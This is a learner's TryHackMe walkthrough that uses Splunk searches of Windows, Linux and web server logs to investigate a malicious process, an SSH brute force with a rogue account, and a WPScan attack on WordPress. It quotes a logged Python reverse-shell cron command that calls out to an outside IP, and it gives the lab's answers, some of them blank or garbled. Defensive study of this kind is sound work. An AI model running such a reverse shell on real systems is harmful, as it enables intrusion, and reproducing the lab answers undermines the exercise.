

Log Analysis with SIEM — TryHackMe Walkthrough

Windows Logs:

Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a suspicious network connection using port 5678 on the WIN-105 host. Your task is to conduct an investigation and determine whether this activity is suspicious.

The logs for this task are located in the Splunk index task4. Use the following query: `index=task4`

Question 1: Which IP address was the connection established with?

To investigate the logs in Splunk, I started by running the following query to identify the suspicious connection: `Index="task4" host="WIN-105" "5678"`.

i	Time	Event
>	8/14/25 11:10:24.000 AM	08/14/2025 11:10:24 AM ... 28 lines omitted ... DestinationIp: 10.10.114.80 DestinationHostname: ip-10-10-114-80.eu-west-1.compute.internal DestinationPort: 5678 DestinationPortName: rrac Show all 33 lines host = WIN-105 : source = WinEventLog:Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog

From the results, I identified the destination IP as: 10.10.114.80

Which IP address was the connection established with?

10.10.114.80

✓ Correct Answer

Question 2: Which process initiated this suspicious connection?

To determine which process initiated the connection, I expanded the details of the previous event:

```
> 8/14/25      08/14/2025 11:10:24 AM
    11:10:24.000 AM ... 28 lines omitted ...
    DestinationIp: 10.10.114.80
    DestinationHostname: ip-10-10-114-80.eu-west-1.compute.internal
    DestinationPort: 5678
    DestinationPortName: rrac
    Show all 33 lines
    host = WIN-105 | source = WinEventlog:Microsoft-Windows-Sysmon/Operational
```

After reviewing the event details, the initiating process became visible:

```
UtcTime: 2025-08-14 11:10:21.430
ProcessGuid: {c5d2b969-c41e-689d-dc02-000000002101}
ProcessId: 1460
Image: C:\Windows\Temp\SharePoInt.exe
User: WIN-105\Ben Foster
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.10.61.100
```

Which process initiated this suspicious connection?

SharePoint.exe

✓ Correct Answer

Question 3: What is the MD5 hash of the malicious process from the previous question?

Next, I searched for the MD5 hash associated with SharePoint.exe using another Splunk query.

```
1 index="task4" host="WIN-105" SharePoInt.exe
2 | table _time, Image_Hashes
```

C:\Windows\Temp\SharePoInt.exe

MD5=770D14FFA142F09730B415506249E7D1, SHA256=096A8CA8A730B0354334278700991EB762EBC8C82E7D5CAED8702EC9EF2A912,

What is the MD5 hash of the malicious process from the previous question?

770D14FFA142F09730B415506249E7D1

✓ Correct Answer

Question 4: What is the name of the scheduled task that was created on the system?

I then searched for scheduled task creation events using EventCode=1:

New Search

```
1 index="task4" host="WIN-105" EventCode=1 "SharePoInt.exe"
```

i	Time	Event
>	8/14/25 11:15:09.000 AM	08/14/2025 11:15:09 AM ... 22 lines omitted ... Company: Microsoft Corporation OriginalFileName: schtasks.exe CommandLine: schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe" CurrentDirectory: C:\Windows\Temp\ Show all 38 lines host = WIN-105 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

What is the name of the scheduled task that was created on the system?

Office365 Install

✓ Correct Answer

Linux Logs:

You are an SOC Level 1 Analyst on shift and have received an alert indicating possible persistence through the creation of a new remote-ssh user on an Ubuntu server.
Your task is to dive into the logs and determine exactly what happened on the system.

Question 1 : What was the timestamp of the remote-ssh account creation?

To identify when the remote-ssh account was created, I searched the Linux authentication logs for user creation activity over SSH:

New Search

```
1 index="task5" source="auth.log" *ssh* *new user*
```

✓ 2 events (before 8/24/25 6:01:42.000 PM) No Event Sampling ▼

The results it produced:

i	Time	Event
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200559+00:00 deceptipot-demo useradd[2709]: new user: name=remote-ssh, UID=1004, GID=1004, home=/home/remote-ssh, shell=/bin/sh, from=/dev/pts/2 host = ce-splunk source = auth.log sourcetype = linux_secure

What was the timestamp of the remote-ssh account creation?

Answer Format Example: 2025-01-15 12:30:45

2025-08-12 09:52:57

✓ Correct Answer

Question 2: Which user successfully escalated their privileges to root prior to the action from the first question?

Using a new search:

```
1 index="task5" source="auth.log" su
```

The logs indicate that the user jack-brown successfully escalated privileges to root.

>	8/12/25 9:52:48.713 AM	2025-08-12T09:52:48.713131+00:00 deceptipot-demo sudo: jack-brown : TTY=pts/0 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/bin/su host = ce-splunk source = auth.log sourcetype = linux_secure
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Which user successfully escalated their privileges to root prior to the action from the first question?

jack-brown

✓ Correct Answer

Question 3: From which IP address did the user from the previous question successfully log in to the system?

I performed another search through auth.log to identify the successful login event for jack-brown:

New Search

```
1 index="task5" source="auth.log" *jack-brown* *accepted*
```

results:

i	Time	Event
>	8/12/25 9:51:29.693 AM	2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure

Answer:

From which IP address did the user from the previous question successfully log in to the system?

✓ Correct Answer

Question 4: How many failed login attempts occurred prior to this successful login?

To identify failed login attempts, I filtered the logs for failed password events related to the same user:

New Search

1 index="task5" source="auth.log" *jack-brown* *failed password*

Results: One of these is a duplicated log so the answer would be 4

i	Time	Event
>	8/12/25 9:51:00.011 AM	2025-08-12T09:51:00.011009+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:50:59.510 AM	2025-08-12T09:50:59.510491+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:50:48.028 AM	2025-08-12T09:50:48.028888+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:50:36.499 AM	2025-08-12T09:50:36.499410+00:00 deceptipot-demo sshd[2563]: message repeated 2 times: [Failed password for jack-brown from 10.14.94.82 port 54445 ssh2] host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:50:27.269 AM	2025-08-12T09:50:27.269171+00:00 deceptipot-demo sshd[2563]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure

How many failed login attempts occurred prior to this successful login?

4

✓ Correct Answer

Question 5: Which port is the persistence mechanism configured to connect to?

Next, I searched the system logs for suspicious scheduled tasks and persistence mechanisms:

New Search

```
1 index="task5" sourcetype=syslog ["CRON" OR "cron"]
```

The result:

i	Time	Event
>	8/12/25 10:00:01.270 AM	2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3042]: (root) CMD (/usr/bin/python 3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.33.31",7654));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >> /tmp/cron_output.log 2>&1) host = deceptipot-demo source = syslog sourcetype = syslog

The results revealed a suspicious scheduled task communicating over port 7654.

Which port is the persistence mechanism configured to connect to?

7654

✓ Correct Answer

Web Application Logs

You are an SOC Level 1 Analyst on shift and have received an alert indicating a spike in activity on the organisation's web server.
Your task is to dive into the logs and determine exactly what happened.

Question 1: Which URI path had the highest number of requests?

To identify the most requested URI path, I used the following search query:

New Search

```
1 index="task6"
2 | stats count by uri_path
3 | sort - count
```

This query sorts URI paths by request volume and highlights the most frequently accessed path:

uri_path	count
/wp-login.php	507

Which URI path had the highest number of requests?

✓ Correct Answer

Question 2: Which IP address was the source of the activity?

I then filtered requests targeting /wp-login.php to identify the IP address generating the highest traffic:

```
1 index="task6" uri_path="/wp-login.php"
2 | stats count by clientip
3 | sort - count
```

Results:

clientip	count
10.10.243.134	586

Which IP address was the source of the activity?


✓ Correct Answer

Question 3: How can this activity be classified?

To better understand the attack pattern, I analyzed how frequently the IP was attempting to access the WordPress login page.

```
1 index="task6" uri_path="/wp-login.php" clientip="10.10.243.134"
2 | timechart span=2m count
```

This query helped measure the number of login attempts within a two-minute window.



A total of 586 login attempts within two minutes strongly indicates a brute-force attack.

How can this activity be classified?

Brute Force

✓ Correct Answer

Question 4: Which tool did the threat actor use?

To identify the tool used during the attack, I reviewed requests associated with the suspicious client IP and the /wp-login.php endpoint:

```
1 index="task6" uri_path="/wp-login.php" clientip="10.10.243.134"
```

i	Time	Event
>	8/11/25 10:17:35.000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined
>	8/11/25 10:17:35.000 AM	10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)" host = ce-splunk source = access.log sourcetype = access_combined

The logs showed repeated POST requests to wp-login.php, and the User-Agent revealed that the attacker was using WPScan.

Which tool did the threat actor use?

WPScan

✓ Correct Answer

👉 Written and documented by M. P. Pranav Kumar as part of my hands-on cybersecurity learning journey.